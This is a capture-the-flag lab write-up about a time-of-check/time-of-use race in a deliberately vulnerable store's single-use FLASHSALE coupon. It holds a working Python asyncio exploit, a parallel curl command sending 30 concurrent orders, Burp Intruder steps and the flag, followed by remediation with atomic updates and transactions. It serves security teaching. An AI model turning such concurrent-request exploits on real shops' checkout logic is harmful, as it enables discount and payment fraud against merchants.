
The OopsSec Store homepage advertises FLASHSALE: 50% off, single-use. Enforcement is a counter check — read usedCount, compare to maxUses, then increment in a separate query. Nothing holds those two steps together. Send 30 concurrent requests and most of them will read usedCount = 0, pass the check, and complete the discounted order before any increment is written. The server detects the overrun and puts the flag in the response.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
Target identification
The homepage shows a banner:
Limited time offer — use code FLASHSALE for 50% off your next order
Go to /checkout with items in your cart. Expand “Have a promo code?”, type FLASHSALE, and click Apply. The total drops by 50%. You can remove and re-apply the code freely — no database write happens yet. The coupon is consumed only when you click Complete Payment.


Place the order, then try to place another with the same coupon code. The second order goes through but the discount is silently ignored — usedCount is now 1, at maxUses. Sequential use is blocked. Concurrent use is not.
Understanding the vulnerability
The TOCTOU pattern
POST /api/coupon/apply is a preview-only endpoint — it validates the coupon and returns the discounted total without writing to the database. The coupon is consumed when the order is actually placed.
POST /api/orders performs two database operations in sequence:
// 1. CHECK — read the current counter
const coupon = await prisma.coupon.findUnique({ where: { code } });

if (coupon.usedCount < coupon.maxUses) {
  // ← all concurrent requests pass this check — they all read usedCount = 0

  // 2. ACT — increment the counter
  const updated = await prisma.coupon.update({
    where: { code: coupon.code },
    data: { usedCount: { increment: 1 } },
  });

  expectedTotal = calculatedTotal * (1 - coupon.discount);
}
Each operation is a separate round-trip to the database. Between them, the Node.js event loop is free to handle other requests. If thirty requests all execute step 1 before any of them reaches step 2, they all see usedCount = 0, they all pass the check, and they all increment the counter. The counter ends up at 30, even though maxUses is 1.
This is a Time-of-Check Time-of-Use (TOCTOU) race condition.
Why the flag appears
After the increment, the endpoint compares the updated counter to maxUses:
if (updated.usedCount > coupon.maxUses) {
  couponRaceFlag = "OSS{r4c3_c0nd1t10n_c0up0n_4bus3}";
}
Any request whose increment pushes usedCount above 1 gets the flag in its response. In a successful race, that is most of them.
Exploitation
Step 1: Get an authentication token
Log in and capture your authToken cookie. The easiest way:
curl -s -c cookies.txt -X POST http://localhost:3000/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"alice@example.com","password":"iloveduck"}'

TOKEN=$(grep authToken cookies.txt | awk '{print $NF}')
echo "Token: $TOKEN"
Step 2: Preview the coupon (no counter consumed)
curl -s -X POST http://localhost:3000/api/coupon/apply \
  -H "Content-Type: application/json" \
  -H "Cookie: authToken=$TOKEN" \
  -d '{"code":"FLASHSALE","cartTotal":100}'
{ "discountedTotal": 50, "discountPercent": 50 }Calling it again returns the same response — the counter is untouched. The coupon is consumed only when an order is placed with couponCode: "FLASHSALE".
Add a product to your cart, place one order with the coupon, then try a second: the discount is silently ignored (the coupon is now exhausted). The sequential path is guarded. Now reseed (npm run db:seed) and move to the concurrent attack.
Step 3: Fire concurrent order requests
Python (asyncio + httpx):
#!/usr/bin/env python3
"""Race condition exploit: concurrent orders with the same coupon code."""

import asyncio
import httpx

BASE_URL = "http://localhost:3000"
TOKEN = "<your-authToken-here>"
CART_TOTAL = 5.49    # e.g. one Artisan Sourdough Bread — set to your actual cart total
DISCOUNTED  = round(CART_TOTAL * 0.5, 2)  # verify this matches your cart
CONCURRENCY = 30


async def place_order(client: httpx.AsyncClient, idx: int) -> dict:
    r = await client.post(
        f"{BASE_URL}/api/orders",
        json={"total": DISCOUNTED, "couponCode": "FLASHSALE"},
        cookies={"authToken": TOKEN},
    )
    result = r.json()
    result["_req"] = idx
    result["_status"] = r.status_code
    return result


async def main():
    async with httpx.AsyncClient(timeout=10) as client:
        results = await asyncio.gather(
            *[place_order(client, i) for i in range(CONCURRENCY)]
        )

    successes = [r for r in results if r["_status"] == 200]
    flags = [r for r in successes if "flag" in r]

    print(f"Total requests : {CONCURRENCY}")
    print(f"Successes (200): {len(successes)}")
    print(f"Responses with flag: {len(flags)}")

    if flags:
        print(f"\nFlag: {flags[0]['flag']}")
    else:
        print("\nNo flag yet — try increasing CONCURRENCY or reseeding.")


asyncio.run(main())
Run it:
pip install httpx
python3 exploit.py
curl (parallel):
TOKEN="<your-authToken-here>"
# total must be the discounted amount (CART_TOTAL * 0.5), e.g. 2.75 for a $5.49 cart
BODY='{"total":2.75,"couponCode":"FLASHSALE"}'

seq 30 | xargs -P30 -I{} curl -s \
  -X POST http://localhost:3000/api/orders \
  -H "Content-Type: application/json" \
  -H "Cookie: authToken=$TOKEN" \
  -d "$BODY"
Burp Suite Intruder:
Capture a POST /api/orders request with couponCode in the body, send it to Intruder, set attack type to Sniper with a null payload list of 30 entries, enable Resource pool → “Maximum concurrent requests: 30”. Start attack.
Step 4: Collect the flag
Multiple responses will look like:
{
  "id": "ORD-007",
  "total": 2.75,
  "status": "PENDING",
  "flag": "OSS{r4c3_c0nd1t10n_c0up0n_4bus3}"
}
The flag appears in every response where the post-increment usedCount exceeded maxUses — usually most of the 30 concurrent requests.

Tip: If the race doesn’t fire on the first try, the database may already have
usedCount > 0from a previous run. Reseed withnpm run db:seedand try again. A freshly seeded instance with 30 concurrent requests succeeds reliably.
Vulnerable code analysis
The full handler in app/api/orders/route.ts:
// Step 1 — separate read (the CHECK)
const coupon = await prisma.coupon.findUnique({
  where: { code: couponCode.toUpperCase() },
});

if (
  coupon &&
  (!coupon.expiresAt || coupon.expiresAt >= new Date()) &&
  coupon.usedCount < coupon.maxUses // ← all 30 concurrent requests pass here
) {
  // Step 2 — separate write (the ACT)
  const updated = await prisma.coupon.update({
    where: { code: coupon.code },
    data: { usedCount: { increment: 1 } }, // ← each increments independently
  });

  expectedTotal = calculatedTotal * (1 - coupon.discount);

  if (updated.usedCount > coupon.maxUses) {
    couponRaceFlag = "OSS{r4c3_c0nd1t10n_c0up0n_4bus3}";
  }
}
The two Prisma calls are sequential but not atomic. The Node.js event loop can interleave any number of other requests between them. Because Prisma uses a connection pool and SQLite allows concurrent reads, all 30 findUnique calls can complete before any update is dispatched.
Remediation
Option A — Atomic conditional update (recommended)
Replace the read + write pair with a single updateMany that includes the condition in its WHERE clause:
const updated = await prisma.coupon.updateMany({
  where: {
    code: code.toUpperCase(),
    usedCount: { lt: maxUses },
  },
  data: { usedCount: { increment: 1 } },
});

if (updated.count === 0) {
  return NextResponse.json(
    { error: "Coupon has already been used" },
    { status: 400 }
  );
}
This translates to a single UPDATE … WHERE usedCount < maxUses statement. The database executes the check and the increment atomically — only one row can match and be updated at a time. All concurrent requests that arrive after the first successful update see count = 0 and return 400.
Option B — Explicit transaction
const result = await prisma.$transaction(async tx => {
  const coupon = await tx.coupon.findUnique({ where: { code } });

  if (!coupon || coupon.usedCount >= coupon.maxUses) {
    throw new Error("Coupon has already been used");
  }

  return tx.coupon.update({
    where: { code },
    data: { usedCount: { increment: 1 } },
  });
});
A transaction prevents other writes from committing between the read and the write within the same transaction boundary. Note that with SQLite’s default isolation, updateMany (Option A) is still more reliable because it avoids the read entirely.
Why transactions alone are not always enough
With SQLite in WAL mode (the default), concurrent readers do not block each other. Two transactions can both read usedCount = 0 before either commits the increment. The conditional updateMany sidesteps this because the condition is evaluated at write time by the database engine itself, under its own locking.
For PostgreSQL or MySQL, a transaction with SELECT … FOR UPDATE would also work, but the updateMany pattern is portable and more idiomatic with Prisma.
Race conditions are easy to miss in a code review — the logic reads correctly when you step through it linearly. The problem only surfaces when you ask: what happens if two requests hit step 1 at the same time? Applying that question to any sequential read-then-write on shared state is a useful habit.